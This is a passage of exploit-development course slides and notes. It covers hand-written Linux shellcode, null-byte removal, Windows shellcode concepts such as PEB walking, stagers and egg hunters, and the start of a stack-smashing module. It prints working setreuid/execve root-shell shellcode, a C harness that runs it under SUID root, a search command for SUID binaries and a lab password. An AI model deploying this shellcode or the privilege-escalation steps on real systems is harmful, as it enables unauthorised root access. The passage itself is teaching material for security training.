int 0x80                ; Sending interrupt and execute syscall for
execve(), legacy 32-bit mode not supported on 64-bit
```

The Netwide Assembler (NASM)

- Tool: NASM
  - Original authors: Simon Tatham and Julian Hall
  - NASM is an x86, x86-64 assembler
  - Used to assemble assembly code into object files
    - Supports ELF, COFF, and others

The Netwide Assembler (NASM)


To assemble our shellcode and extract the machine instructions, we first use the x86 assembler, the Netwide Assembler (NASM). This tool was originally written by Simon Tatham and Julian Hall. It is currently maintained by H. Peter Anvin and his team.

NASM is an x86 and x86-64 assembler that supports several object file formats, including ELF, COFF, Win32, Mach-O, and others. You can specify the object file format with the `-f switch`. For example, `nasm -f elf <filename>` will assemble the assembly code as an ELF executable. For our purposes, we use NASM to simply assemble our assembly code for us to extract the required machine code. Because we need our code to be position-independent, we must not link it! Also included with NASM is the NDISASM disassembler, allowing you to view the machine code next to each assembly instruction. If you are manually selecting the object file format, such as ELF, by using the `-f switch`, I recommend using a tool like `objdump` to disassemble the object file to inspect the machine code. For our lab, we use the tool `xxd`, written by Juergen Weigert. This tool gives us an easy-to-cut-and-paste view of the machine code!

Creating Shellcode (3)

- Use nasm to assemble…

```
deadlist@deadlist-desktop:~$ nasm setreuid_shellcode_w_nulls.s
deadlist@deadlist-desktop:~$ xxd -ps setreuid_shellcode_w_nulls
b800000000bb00000000b900000000ba00000000b846000000cd80b80000
0000
```



- Use xxd to dump machine code
  - -ps flag dumps hex only
- There are many null bytes!
  - Most string functions fail
- Shellcode is also 56 bytes! Too large!

Creating Shellcode (3)

On this slide, you can see the commands executed to assemble our assembly code and to view the machine code needed for our shellcode. These commands are:

```
nasm setreuid_shellcode_w_nulls.s
xxd -ps setreuid_shellcode_w_nulls
```

The first command with NASM is simply assembling our code from the last slide. We are not using any special switches for this task. The second command uses the xxd tool with the `-ps` (postscript) switch. The `-ps` switch outputs the assembly code in machine code format only, without any hexadecimal translation. This makes it easy to view and to cut and paste. As you can see, we have the problem of null bytes being included in our shellcode. Many times with exploitation, you will be relying on a string operator such as `strcpy()` or `gets()` to copy data into a buffer, and when these functions hit a null byte such as 0x00, they translate that as a string terminator. This, of course, causes our shellcode to fail. With our example, there are many null bytes to account for. We also run into the problem in which the shellcode is too large for many buffers at 56 bytes.

Removing Null Bytes (1)

- We must remove the null bytes:
  - mov eax, 0x0a leaves 0s
    - Use mov al, 0x0a
- Several ways to do this:
  - xor eax, eax
  - sub eax, eax
  - mov eax, ecx
  - inc eax / dec eax

Removing Null Bytes (1)

Quite a few assembly instructions cause null bytes to reside within your shellcode. The main issue with this is many string operations such as `strcpy()` stop copying data when reaching a null byte. For example, if you try to move 10 (0x0a) into EAX, it results in `0x0000000a`, leaving 3 null bytes. These null bytes again terminate many string operations and break your shellcode. There are tricks to get around this type of issue. Take the example of moving 10 into EAX. Remember that 32-bit registers are 4 bytes, but for backward compatibility, smaller portions of these registers can be accessed directly. The lower one-half (16 bits) of EAX, for example, can be accessed directly by referencing the register name AX. You can also access the higher and lower byte in the AX register independently with AL and AH. The "L" is for low and the "H" is for high. With this knowledge, we should use the instruction `mov al, 0x0a` and remove any null bytes.

Often you will want to pass a 0 as an argument to a system call. The problem is if we try to simply load a 0 into a register through the use of shellcode, string operations will fail. There are a few ways to get around this issue. You will most commonly see the use of the instruction xor eax, eax to zero out a register, as it does not modify the EFLAGS register. When you XOR something with itself, the result is always 0. Another way to zero out a register is to subtract it from itself; for example, sub eax, eax will zero out EAX. You can move an existing register whose value is 0 with the instruction mov eax, ecx. Another way to zero a register is by using the increment (inc) and decrement (dec) instructions. These instructions increase or decrease the value of the register by one. Using the right combination of these instructions, you can zero a register. The problem with these instructions is they increase the size of your shellcode much more than they should.

Removing Null Bytes (2)

```
BITS 32

; Below is the syscall for restoring the UID back to 0...
; I have demonstrated a couple of ways to zero a register without having nulls...
xor eax, eax .    ; We're XOR-ing to zero out eax to prepare it for a system call number
xor ebx, ebx .    ; We're XOR-ing to zero out ebx to pass as arg to setreuid().
sub ecx, ecx .    ; We're subtracting ecx from ecx to zero it out.
mov edx, ecx .    ; Moving 0x0 from ecx into edx and avoiding null shellcode.
mov al, 0x46 .    ; Loading syscall #70 setreuid() into eax
int 0x80     .    ; Sending interrupt and execute syscall for setreuid()

; Below is the syscall for execve() to spawn a shell...
sub eax, eax .    ; Zeroing out eax again.
push edx     .    ; Pushing null byte to terminate string. This will be after /bin/sh
push 0x68732f2f   ; Pushing //sh before null byte. // makes it 4 bytes. Extra / is ignored
push 0x6e69622f   ; Pushing /bin before //sh and the null byte.
mov ebx, esp      ; Moving Stack Pointer address into ebx register.
push edx          ; Pushing 0x0 from XOR-ed edx reg onto stack
push esp          ; Pushing esp address above above 0x0.
mov ecx, esp      ; Copying esp to ecx for argv
mov al, 0x0b      ; Loading system call number 11 execve() into eax
int 0x80  .       ; Sending interrupt and execute syscall for execve()
```


Removing Null Bytes (2)

This slide demonstrates some of the previously discussed methods of removing null bytes. Walk through each one of the instructions differing from the last version.

BITS 32

Below is the `syscall` for restoring the UID back to 0 ...

I have demonstrated a couple of ways to zero a register without having nulls ...

```
xor eax, eax ; We're XOR-ing to zero out eax to prepare it for a system call number.
xor ebx, ebx ; We're XOR-ing to zero out ebx to pass as arg to setreuid(). "Real" UID arg
sub ecx, ecx ; We're subtracting ecx from ecx to zero it out. "Effective" UID arg
mov edx, ecx ; Moving 0x0 from ecx into edx and avoiding null shellcode.
mov al, 0x46 ; Loading syscall #70 setreuid() into eax.
int 0x80     ; Sending interrupt and execute syscall for setreuid().
```

Below is the syscall for `execve()` to spawn a shell ...

```
sub eax, eax ; Zeroing out eax again.
push edx     ; Pushing null byte to terminate string. This will be after /bin/sh.
push 0x68732f2f ; Pushing //sh before null byte. // makes it 4 bytes. Extra / is ignored.
push 0x6e69622f ; Pushing /bin before //sh and the null byte.
mov ebx, esp    ; Moving Stack Pointer address into ebx register.
push edx        ; Pushing 0x0 from XOR-ed edx reg onto stack.
push esp        ; Pushing esp address above above 0x0 null.
mov ecx, esp    ; Copying esp to ecx for argv.
mov al, 0x0b    ; Loading system call number 11 execve() into eax.
int 0x80        ; Sending interrupt and execute syscall for execve().
```

Removing Null Bytes (3)

- Assemble new version with nasm:

```
deadlist@deadlist-desktop:~$ nasm setreuid_shellcode_wo_nulls.s
deadlist@deadlist-desktop:~$ xxd -ps setreuid_shellcode_wo_nulls
31c031db29c989cab046cd8029c052682f2f7368682f62696e89e3525489
e1b00bcd80
```

No Nulls

- Null bytes are gone!
- Shellcode is only 35 bytes
- Let's load this into a program to test

Removing Null Bytes (3)

As you can see, when we assemble this version with NASM and use xxd to view the machine code in base16, the nulls are no longer present. This code should copy into a buffer without problems. The size of the shellcode is also much smaller now at only 35 bytes! There are a couple ways to get the shellcode even smaller, such as using the cdq and xchg instructions. These are small instructions that can save you some space in your shellcode. The cdq instruction enables you to use EAX as if it were a 64-bit register by using EDX. Taking advantage of this, you can set EDX to `0x00000000` (null) with just a 1-byte instruction. The xchg instruction enables you to switch the contents of two registers with each other.

Testing Our Shellcode (1)

- This program will allow us to test our shellcode:

```
char scode[] = "\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0"\
               "\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f"\
               "\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3"\
               "\x52\x54\x89\xe1\xb0\x0b\xcd\x80";

int main(int argc, char **argv){
        int (*one)();
        one = (int(*)())scode;
        (int)(*one)();
}
```


Testing Our Shellcode (1)

This slide provides you with a way to test your shellcode to see if it works. Several written programs do exactly this test. This code was grabbed from https://www.exploit-db.com/papers/13224/. It is a simple program that assigns the function pointer "one" with the address of our shellcode. Our shellcode is then called as a function and execution occurs.

/*Below is a C program to test your shellcode from Luca Hall. The shellcode following should spawn a root shell*/
/*as long as the program is owned by root with SUID. */
/*Size of shellcode is 35 bytes. Can be made smaller with cdq instruction...*/

```
char scode[] = "\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0"\
               "\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f"\
               "\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3"\
               "\x52\x54\x89\xe1\xb0\x0b\xcd\x80";

int main(int argc, char **argv){
        int (*one)();
        one = (int(*)())scode;
        (int)(*one)();
}
```

Testing Our Shellcode (2)

- Compile the program and set to root:

```
deadlist@deadlist-desktop:~$ gcc scode1.c -o scode1
deadlist@deadlist-desktop:~$ sudo -i
[sudo] password for deadlist:
root@deadlist-desktop:~# chown root:root /home/deadlist/scode1
root@deadlist-desktop:~# chmod +s /home/deadlist/scode1
root@deadlist-desktop:~# exit
```

```
deadlist@deadlist-desktop:~$ ./scode1
# id
uid=0(root) gid=1000(deadlist) egid=0(root) groups=4(adm),20(dialout),24(cdrom
),25(floppy),29(audio),30(dip),44(video),46(plugdev),104(scanner),108(lpadmin)
,109(admin),115(netdev),117(powerdev),1000(deadlist)
```

- Success!

Testing Our Shellcode (2)

The first image on this slide simply walks through compiling the shellcode program, naming it `scode1`. We then assign ownership to root and turn on SUID. This allows our shellcode to demonstrate the restoring of root privileges prior to spawning a shell for us. The next image shows our program's execution with `./scode1`. As you can see, by issuing the `id` command, we are now running as root, even though we are logged in as the user deadlist.

Note: This was not performed on your Ubuntu VM; however, the compiled `scode1` program is in your `/home/deadlist/scode` folder.

The scode program can also be used to test shellcode that you did not author. Is it wise to simply trust that shellcode written by someone else is doing what you hope? Simply place the shellcode into the global array within the scode program and load the program into GDB. After the program is loaded, you can break on the function pointer call inside of `main()` and `single-step` (`si` in GDB) through the `scode()` function to see its intentions. Look for system call numbers loaded into EAX primarily.

Module Summary

- Shellcode basics
- System calls
  - Interrupts
- Writing shellcode
- Removing null bytes extracting machine code

Module Summary

In this first half of the shellcode module, we took a quick look at writing your own shellcode on Linux. This is a great skill to have because oftentimes shellcode available on the net is not exactly what you are looking for or no longer works. To write your own shellcode, you must understand how system calls and interrupts work, as well as become more familiar with assembly code. We also took a look at some examples of removing null bytes from your shellcode and decreasing its size.

Review Questions

1) Which of the following is an easy way to set EAX to zero?
   A) sub eax, eax
   B) mov eax, ecx
   C) xor eax, eax
2) To which register would you load the desired system call number?
3) What system call can you use to restore rights?

Review Questions

1) Which of the following is an easy way to set EAX to zero?
   a) `sub eax, eax`
   b) `mov eax, ecx`
   c) `xor eax, eax`
2) To which register would you load the desired system call number?
3) What system call can you use to restore rights?

Answers

1) C: xor eax, eax
2) The EAX or RAX register
3) setreuid()

Answers

1) Which of the following is an easy way to set EAX to zero?
   a) `sub eax, eax`
   b) `mov eax, ecx`
   c) `xor eax, eax` – Option C is correct because it does not modify the EFLAGS register.

2) To which register would you load the desired system call number?

   The EAX or RAX register is used to hold the system call number when calling via an interrupt.

3) What system call can you use to restore rights?

   The `setreuid()` system call can be used to restore rights prior to running the `execve()` system call to spawn a shell. Other system calls may be used to restore rights as well, such as the `setuid()` system call.


Recommended Reading

- *Assembly Language for Intel-Based Computers*, 5th Edition, by Kip R. Irvine, 2007
- *IA-32 Intel Architecture Software Developer's Manual*, Intel Corporation, November 2007
- *Hacking: The Art of Exploitation*, 2nd Edition, by Jon Erickson, 2008
- *The Shellcoder's Handbook*, 2nd Edition, by Chris Anley, John Heasman, Felix "FX" Linder, and Gerardo Richarte, 2007
- The Metasploit Project, by H.D. Moore et al.: https://www.metasploit.com

Recommended Reading

- *Assembly Language for Intel-Based Computers*, 5th Edition, by Kip R. Irvine, 2007
- *IA-32 Intel Architecture Software Developer's Manual*, Intel Corporation, November 2007
- *Hacking: The Art of Exploitation*, 2nd Edition, by Jon Erickson, 2008
- *The Shellcoder's Handbook*, 2nd Edition, by Chris Anley, John Heasman, Felix "FX" Linder, and Gerardo Richarte, 2007
- The Metasploit Project, by H.D. Moore et al.: https://www.metasploit.com

Windows Shellcode



Windows Shellcode

In this brief module, we take a look at how Windows shellcode commonly works to resolve functions and load libraries into a running process. As system calls on Windows are not located at static addresses, the techniques are different. This also requires larger shellcode and poses additional challenges to the shellcode author.

Objectives for Windows Shellcode

- Our objective from the Windows perspective is to understand:
  - Windows shellcode goals
  - Locating kernel32.dll and critical functions
  - Common types of shellcode
  - Multistage shellcode

Objectives for Windows Shellcode

We first focus on some of the idiosyncrasies with Windows shellcode. The paper "Understanding Windows Shellcode" by Skape is one of the best papers on the topic of Windows shellcode and is highly recommended.

"Understanding Windows Shellcode," by Skape,

http://www.hick.org/code/skape/papers/win32-shellcode.pdf

Windows Shellcode

- Shellcode on Windows
  - Still commonly used to spawn shells
  - Can do much more, such as adding user accounts, DLL injection, viewing files, Meterpreter, and so on
- Shellcode is specific to processor type
  - x86, ARM, PowerPC, and so on – assembled code
- Location of libraries and functions can be tricky on Windows
  - System calls on Linux are consistent, but not on Windows
  - Changes between OSs and service packs can cause problems
- Sockets not directly available through system calls
  - You must go through an API to load the library and call the appropriate function

Windows Shellcode

Shellcode is used on Windows in the same way it is used on Linux. Examples include spawning a shell, adding an account, command execution, Meterpreter, and practically anything else wanted. As on Linux, shellcode is only good on the processor architecture for which it was written. For example, if you try to run shellcode designed to run on an x86 Intel processor on an ARM device, you will not have any luck getting it to execute, as the instruction set is different.

One of the biggest challenges authors of Windows shellcode face is determining the location of desired functions within a process. Unlike Linux, where system calls and functions are static between OS versions, Windows is constantly changing with new OS versions and service packs. This provides an incidental security feature to Windows, as it is more difficult to create reliable shellcode. As discussed, one component of the API is to serve as a layer of abstraction between user mode and kernel mode (for example, Ring 3 and Ring 0). To get Windows to do practically anything, you must interface with the appropriate user-mode API. It is actually an impressive design, in that Windows developers can change the underlying libraries and functions without breaking application functionality. The symbol resolution process and API on Windows provides tolerance for the constant changing in a function's location. The relative address can change and still be located successfully by an application on the many different versions of Windows.

Unlike Linux, Windows does not allow for direct access to the opening of sockets and network ports through direct system calls.

Accessing Kernel Resources

- We want to avoid static locations that exist for a certain OS or service pack
- DLLs are loaded into running processes
  - Problems we face:
    - We are forced to use the Windows API to make system calls
    - Kernel32.dll, kernelbase.dll, and ntdll.dll are always loaded, but we must first locate them
    - We must also determine a way to walk the loaded module's EAT to find a desired function

Accessing Kernel Resources

You will often find exploit code containing static locations to kernel32.dll and its functions. The problem once again is these locations change between the OS version and service pack. If the addresses are statically configured, the exploit code works only on a limited number of systems. As we already know, DLLs are loaded into a process if they are specified as being needed during runtime or post-runtime. We also know that we are forced to go through the Windows API for much of what we want to do on the system. Fortunately for the attacker, kernel32.dll and ntdll.dll are always loaded into every running process and can provide access to desired resources. We'll soon discuss why this is important. The problem is that we still must locate the base address of kernel32.dll and other functions inside the running process. Not only that, we also must find the addresses of multiple functions within the various loaded DLLs.

Locating kernel32.dll (1)

- We need to find out where kernel32.dll is located so we can:
  - Load additional modules with LoadLibraryA() and GetProcAddress()
    - LoadLibraryA() allows us to load libraries
      - Returns a handle to the base address
    - GetProcAddress() allows us to get the function's address inside the DLL
      - Base address of the DLL holding the function is passed as an argument, as well as the desired function name

Locating kernel32.dll (1)

We must now find a way to locate the address of kernel32.dll because we are looking to load other modules into the processes address space. It just so happens that kernel32.dll contains the functions `LoadLibraryA()` and `GetProcAddress()`, which help us achieve this goal. `LoadLibraryA()` allows us to load any library on the system into the running process. No explanation is needed to see why this is an important step during shellcode execution. The function `GetProcAddress()` allows the shellcode to obtain the addresses of desired functions within the loaded libraries. `LoadLibraryA()` returns the load address of the loaded library. `GetProcAddress()` takes in the load address of the library as an argument, along with the desired function name, and returns back the absolute address.

Locating kernel32.dll (2)

- Process Environment Block (PEB)
  - We know what this is by now!
  - The PEB holds a list of loaded modules
    - Kernel32.dll is always the second module loaded, as stated by The Last Stage of Delirium. *Except on Windows 7+, it's the 3rd loaded module*
    - We can walk the list again and get the location of kernel32.dll
- SEH Unhandled Exception Handler points to a function within kernel32.dll
  - This can also be used to locate the address for kernel32.dll
- Check out "Win32 Assembly Components" by The Last Stage of Delirium – paste the following into Google: "*winasm-1.0.1.pdf*"

Locating kernel32.dll (2)

Now that we understand why we need to locate kernel32.dll within the process, let's discuss how it can be found. There are multiple ways to find kernel32.dll, and we'll discuss the two most common methods. We've already discussed the `Process Environment Block (PEB)` and should have a solid understanding as to what kind of information it holds. It just so happens that the `PEB` holds the base address to kernel32.dll. Not only that, it is always the second or third module listed in the relative section within the `PEB`. The idea is that if we know the `PEB` is located at `FS:[30]` and know where in the `PEB` the address for kernel32.dll is located, we can simply grab this value and move forward from there. Windows 7/8/10 and Server 2008/2012/2016 have moved kernel32.dll to the third loaded module. This may require modifications to some shellcode.

Another option to obtain the address for kernel32.dll is by utilizing the `Structured Exception Handling (SEH)` chain. The `SEH Unhandled Exception Handler` points to a function within kernel32.dll that is called when an exception is raised and not handled. The address of this function within the `SEH` can be found by going to the first handler on the `SEH` chain by way of unwinding, following all the `NSEH` pointers. From here, kernel32.dll can be walked to locate the desired functions. As stated before, it is highly recommended that you check out the paper "Win32 Assembly Components" by The Last Stage of Delirium; Google for winasm-1.0.1.pdf.

Locating GetProcAddress()

- We must first find GetProcAddress()'s RVA inside of kernel32.dll
  - GetProcAddress()'s RVA changes often between OS releases and service packs
  - We can find this by walking the Export Address Table
  - You can walk the table and compare the desired function to the list
    - When a match is found, you have the RVA
    - Using hashes of the desired function is smaller!

Locating GetProcAddress()

When the address of kernel32.dll has been located, we must find the address of `GetProcAddress()`. This is the function that returns to us the address of a desired function within a loaded module. We also need to grab `LoadLibraryA()` but can do so with `GetProcAddress()` once located. The most common way to locate the address of `GetProcAddress()` within kernel32.dll is by walking the `Export Address Table (EAT)`. Inside the `Export Address Table` of a loaded DLL is the name and RVA offset of each function offered. By comparing the name of the desired function with the names inside the `Export Directory Table`, we can determine the RVA. Often you find that the size of the shellcode must be decreased to fit within a vulnerable buffer. By hashing the name of the desired function and comparing it to the names inside the `Export Directory Table`, you can decrease the size of your shellcode. This is because the hashed version of the name is smaller than using the full unhashed name.

Loading Modules and APIs

- Now that kernel32.dll and GetProcAddress() have been found:
  - Any module can be loaded into the process's address space with LoadLibraryA()
  - Specific APIs/functions can be resolved with GetProcAddress()
  - You have a portable method to locate the addresses and are not bound to one OS or service pack

Loading Modules and APIs

Now that we have the addresses of kernel32.dll, `LoadLibraryA()` and `GetProcAddress()`, we can easily load any module into the process's address space and obtain the addresses of desired functions. This serves as a way to make your shellcode portable. Again, we are not hard-coding the addresses of these libraries and functions. If we do that, our shellcode works only some of the time, because different Windows operating systems and service packs often change the underlying locations of APIs. Because the methods described to locate kernel32.dll work consistently among many versions of Windows, our success rate increases.

Multistage Shellcode

- For when there's not enough space to fit all your shellcode:
  - Execute a first-stage loader:
    - Allocate memory with VirtualAlloc(), read additional shellcode coming over the connection, and execute
  - Open sockets can be walked with getpeername() in ws2_32.dll:
    - Locate the file descriptor
    - Redirect cmd.exe to the existing file descriptor/socket
  - Egg-hunting shellcode is a technique to use when you can get additional shellcode to execute loaded somewhere in memory, prepended with a tag

Multistage Shellcode

The amount of memory allocated for a buffer is often too small to hold your shellcode, and what you're trying to accomplish does not work with a return-to-system style attack. In this situation, the buffer may be large enough to hold a single-stage payload. We can use a stager at this point. The purpose of the stager is to set up the environment with the goal of executing additional shellcode received over the network.

The first piece is called a first-stage loader or stager, which is commonly used to open a network socket. When the socket is successfully opened, the shellcode attempts to locate the relative socket by walking the open sockets with the function `getpeername()`, located in ws2_32.dll. The associated file descriptor can then be used to redirect cmd.exe to the open socket, allowing the attacker to spawn a shell on the system. The socket and file descriptor can also accept additional shellcode over the network connection.

It may also be the case that the stager is used to call a function such as `VirtualAlloc()` to allocate memory on the heap with R/W/E permissions and write additional shellcode to this location, continuing execution.

Egg-hunting shellcode is a simple technique for when you have a limited amount of space to hold your initial shellcode, but can have other shellcode loaded someplace in memory. An example would be if you have a file mapping holding an animated cursor file, containing additional shellcode. You would prepend this shellcode with a special, unique tag. When you get initial shellcode execution, the job of the shellcode is to parse through memory to search for the unique tag prepended to your additional shellcode. When the tag is discovered, the appended shellcode is immediately executed.

Module Summary

- Windows shellcode
- Locating kernel32.dll
  - LoadLibraryA() & GetProcAddress()
  - Loading modules
- Common types of shellcode
- Multistage shellcode

Module Summary

In this second half of the module, we examined some of the differences between Windows shellcode and Linux shellcode. It is fair to say that writing portable shellcode on Linux can be marginally easier than on Windows.

Review Questions

1) What is the most common way to locate kernel32.dll?
   a) SEH
   b) PEB
   c) ntdll.dll
2) What function allows you to obtain the RVA of a desired API?
   a) getpeername()
   b) GetProcAddress()
   c) getpid()
3) True or False? LoadLibraryA() is used to load kernel32.dll into memory.

Review Questions

1) What is the most common way to locate kernel32.dll?
   a) SEH
   b) PEB
   c) ntdll.dll
2) What function allows you to obtain the RVA of a desired API?
   a) `getpeername()`
   b) `GetProcAddress()`
   c) `getpid()`
3) True or False? `LoadLibraryA()` is used to load kernel32.dll into memory.

Answers

1) B, PEB
2) B, GetProcAddress()
3) False

Answers

1) **B, PEB**: The `Process Environment Block (PEB)` is commonly used to locate the address of kernel32.dll due to its reliability.

2) **`B, GetProcAddress():`** `GetProcAddress()` is the function commonly used to locate the `Relative Virtual Address (RVA)` of a function.

3) **False**: `LoadLibraryA()` is located inside of kernel32.dll. The dynamic linking process is used during runtime to load kernel32.dll into memory. Modules can then use `LoadLibraryA()` to load additional modules.

Recommended Reading

- *Understanding Windows Shellcode*, by Skape, 2003: http://www.hick.org/code/skape/papers/win32-shellcode.pdf
- *Win32 Assembly Components*, by The Last Stage of Delirium, 2002: Google for winasm-1.0.1.pdf
- *Metasploit Project*, by H.D. Moore: https://metasploit.com

Recommended Reading

- *Understanding Windows Shellcode*, by Skape, 2003: http://www.hick.org/code/skape/papers/win32-shellcode.pdf
- *Win32 Assembly Components*, by The Last Stage of Delirium, 2002: Google for winasm-1.0.1.pdf
- *Metasploit Project*, by H.D. Moore: https://metasploit.com

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post-Exploitation
- Python, Scapy, and Fuzzing
- **Exploiting Linux for Penetration Testers**
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Section 4

Introduction to Memory

Introduction to Shellcode

Smashing the Stack

- Lab: Basic Stack Overflow - Linux
- Lab: ret2libc

Advanced Stack Smashing

- Demo: Defeating Stack Protection
- Lab: x64_vuln

Bootcamp

- Lab: Brute Forcing ASLR
- Lab: Hacking MBSE
- Lab: ret2libc with ASLR

Smashing the Stack

In this module, we dive deep into the process of exploiting the stack segment on Linux. There are several labs where you are forced to compensate for various conditions that block some attack methods. Stack smashing has been around for quite a while and is a great place to start learning about the attack process.

Objectives

- Our objective for this module is to understand:
  - Identifying a privileged program
  - Smashing the stack on Linux
  - Utilizing the stack
  - Triggering a segmentation fault
  - Privilege escalation/getting a shell
  - return-to-libc

Objectives

We start by exploiting a simple stack-based buffer overflow vulnerability and walk through the addition of controls used to stop an attacker from succeeding. This includes simple return-to-buffer attacks, return-to-function attacks, and return-to-libc attacks.

A Note on OS Versions

- Why do we jump around libc version, some older and some newer?
  - To learn math, would you start with calculus?
  - Techniques are often the same; however, we must learn how to defeat controls:
    - OS: ASLR, LFH, DEP
    - Compiler: Canaries, SafeSEH
    - Programs can opt in or out of some controls
  - The latest glibc and Windows 10 exploitation often involves complex C++ vulnerabilities
  - Complex attacks require advanced debugging and reversing skills and experience

A Note on OS Versions

A question that is often asked is, "Why don't we start with exploiting Windows 10?" You must understand the prerequisites and build foundational skills. The techniques used to exploit the most current operating systems are often similar, if not the same. The issue is with the myriad of OS and compile-time controls that have been added over the years. When you understand how a basic buffer overflow works, it is far easier to understand how the protections are thwarting your attack. This makes the concepts around defeating these controls easier to digest and attack. A good example is in the use of Return-Oriented Programming (ROP) to bypass Data Execution Prevention (DEP) on a page of memory holding your shellcode by setting up a system call to change permissions. Ultimately, the technique of exploitation is the same as it has been for 20 years, but we just add in a new technique to help defeat the exploit mitigation control (DEP).

Many of the latest operating systems have a large number of exploit mitigation controls, to the point where stack-based attacks are sometimes impossible, regardless of the discovered vulnerability. Heap overflows are a popular alternative, as the attacks focus on application data, which is more difficult to protect because it is often dynamically generated at runtime. These attacks can be complex, requiring a strong understanding of C and C++, as well as advanced reverse engineering and debugging skills. SANS SEC760, "Advanced Exploit Development for Penetration Testers," can help you further your skills in this area, after you master the material in this course.

Stack Exploitation on Linux

- This module is mostly labs!
- Goals of stack overflows:
  - Privilege escalation
  - Getting shell
  - Bypass authentication
  - Overwrite
  - Much more...
- Ubuntu password is "deadlist"

Stack Exploitation on Linux

In this module, we take a simple C program compiled with GCC and look for exploit possibilities. We also discuss controls that have been implemented by GCC to try and stop stack-based attacks. We defeat some of these controls and discuss some of the newer controls put into the latest versions of GCC, as well as OS controls.

Goals of Stack Overflows

There are many options an attacker has after discovering a stack overflow condition. Some of the most common ones include privilege escalation, obtaining a root shell, bypassing authentication, adding an account, and many others. Privilege escalation is often combined with obtaining a root shell, and then possibly adding an account to maintain permanent access. If we are running as a normal user, our rights on the system are obviously limited. Due to controls implemented over the years, many attacks require multiple tricks. For example, an attacker who breaks into a system via a remote exploit through a browser would hope to have root access at this point; however, many browsers run with fewer privileges now, thus preventing an attacker from having full control of the system. An attacker must then find a local exploit on the system to escalate his rights. Some programs run with an SUID of root. If a program is running as SUID root and there is a stack vulnerability, an attacker may escalate his privileges.

An attacker may not always want to get a root shell. It may be enough to bypass some authentication on a program by patching the executable or by redirecting program execution to a different location. There have even been known format string bugs that allow an attacker to overwrite the /etc/shadow and /etc/passwd files to create an account with a UID of 0 "root." The point is that there are many options for exploitation when a vulnerability is discovered.

Finding Privileged Programs

- Run the following:

```
$ ls -la password
-rwsr-sr-x 1 root root 7412 Jul 12 21:24 password
```

- The SUID permission-flag runs the program under the context of the owner!
- This one is owned by root

```
find / -perm /6000
```


Finding Privileged Programs

It is common for attackers and penetration testers to search for programs on UNIX-based systems, which may have a high level of privilege. Searching for programs that have the SUID or SGID bits set in their permissions field can help prioritize interesting targets because they may lead to privilege escalation. As indicated on the slide, these programs run under the context of the owner or group identified next to the permissions. This means if user John were to run the password program displayed on the slide, it would run under the context of root. In other words, if there is a vulnerability in a program that is owned by root running with the SUID permission-bit set and an attacker exploits that vulnerability, he could potentially gain code execution under the context of root. There are often many programs on a UNIX-based system with the SUID permission-bit set. Some are installed by default and others come with various installed programs.

You can use the following command to search for SUID and SGID programs:

```
find / -perm /6000
```

Attackers have also been known to attempt to trick administrators into putting programs owned by root with the SUID bit set onto a system, or even mount a filesystem of another device containing the same type of program.

GDB - PEDA

- Python Exploit Development Assistance (PEDA) for GDB
- Written by Long Le Dinh and maintained at: https://github.com/longld/peda
- Greatly modifies the GDB interface to utilize color coding, automated output of registers, stack dumps, and other details
- Comes with many exploitation related commands, similar to that of Mona from corelanc0d3r

GDB - PEDA

The Python Exploit Development Assistance (PEDA) for GDB plug-in was written by Long Le Dinh and is available at https://github.com/longld/peda. It has already been installed for you on your supplied Linux VM. It offers some great assistance when debugging, especially in relation to exploit writing. The typical output from GDB is modified to perform color-coded results, which include the automatic display of the registers, stack, and disassembly. Let's say that you set a breakpoint on an address. When the breakpoint is reached, the aforementioned details are displayed. It also includes a large number of commands that can be run, which is similar to that offered by Mona from corelanc0d3r.

Long Le did a presentation at Black Hat 2012 in Las Vegas when the tool was released. This presentation can be found at http://ropshell.com/peda/Linux_Interactive_Exploit_Development_with_GDB_and_PEDA_Slides.pdf.

PEDA Example (1)

- When the program hits a breakpoint, the registers are shown

```
gdb-peda$ break main
Breakpoint 1 at 0x400627
gdb-peda$ run
Starting program: /root/x64_vuln

[----------------------------------registers-----------------------------------]
RAX: 0x400623 (<main>:  push   rbp)
RBX: 0x0
RCX: 0x0
RDX: 0x7fffffffe378 --> 0x7fffffffe641 ("LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40
=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=
...)
RSI: 0x7fffffffe368 --> 0x7fffffffe632 ("/root/x64_vuln")
RDI: 0x1
RBP: 0x7fffffffe280 --> 0x400640 (<__libc_csu_init>:    push   r15)
RSP: 0x7fffffffe280 --> 0x400640 (<__libc_csu_init>:    push   r15)
RIP: 0x400627 (<main+4>:        mov    eax,0x0)
R8 : 0x4006b0 (<__libc_csu_fini>:       repz ret)
R9 : 0x7ffff7de87d0 (<_dl_fini>:        push   rbp)
R10: 0x844
R11: 0x7ffff7a58610 (<__libc_start_main>:       push   r14)
R12: 0x4004d0 (<_start>:        xor    ebp,ebp)
R13: 0x7fffffffe360 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
```


PEDA Example (1)

